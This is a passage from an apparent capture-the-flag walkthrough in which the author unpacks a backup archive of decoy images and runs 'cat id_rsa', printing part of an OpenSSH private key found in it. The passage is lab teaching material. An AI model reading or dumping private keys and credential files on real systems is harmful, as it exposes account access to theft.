
```
Compressed: 62111
```

```
[root@parrot]-[~/tmp/hackercool]
```

```
#
```





Good. Now let's see the contents of the archive. It has total ten files. There are eight images named hello1, hello2 hello8 respectively. Other two files are "id_rsa" and "id_rsa.pub".



Of the eight images, there are five jpeg files and 3 png files. Is there any connection or was this just done randomly. I opened the images to have a closer look at them to see if they have

any connection to this challenge. I did not find any clue.



It seems I was just being paranoid but these are cute images.

With the images not giving me any clue, I focused on the files "id_rsa" and "id_rsa.pub". I opened the "id_rsa" file and found the OPENSSH private key.

```
[root@parrot]~/tmp/hackercool
└─# ls
backup.7z      hello2.png    hello4.png    hello6.png    hello8.jpeg    id_rsa.pub
hello1.jpeg    hello3.jpeg    hello5.jpeg    hello7.jpeg    id_rsa
[root@parrot]~/tmp/hackercool
└─# cat is_rsa
cat: is_rsa: No such file or directory
[*]~[root@parrot]~/tmp/hackercool
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAACMFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCmv/BkXU
N5gfqui9Z/92KAAAAAEAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAQDClNemaX//
n0ugJPAWyQ1aDMgfAS8zrJh++hNeMGC0+TIm9UxVUNwc6vhZ8apKZH0X0Ht+MlHLYdkbwS
inmCRm0km2JbMYA5GNBG3fTNW0Abhd7dl2GPG7NUD+zhaDFyRk5gTqmuFumECDAgCxzeE8
r9jBwfX73cETemexWKnGqLey0T56VypNrvvueFPmmrWCJyPcXtoLNQDbbdaWwJPhF0gKGr
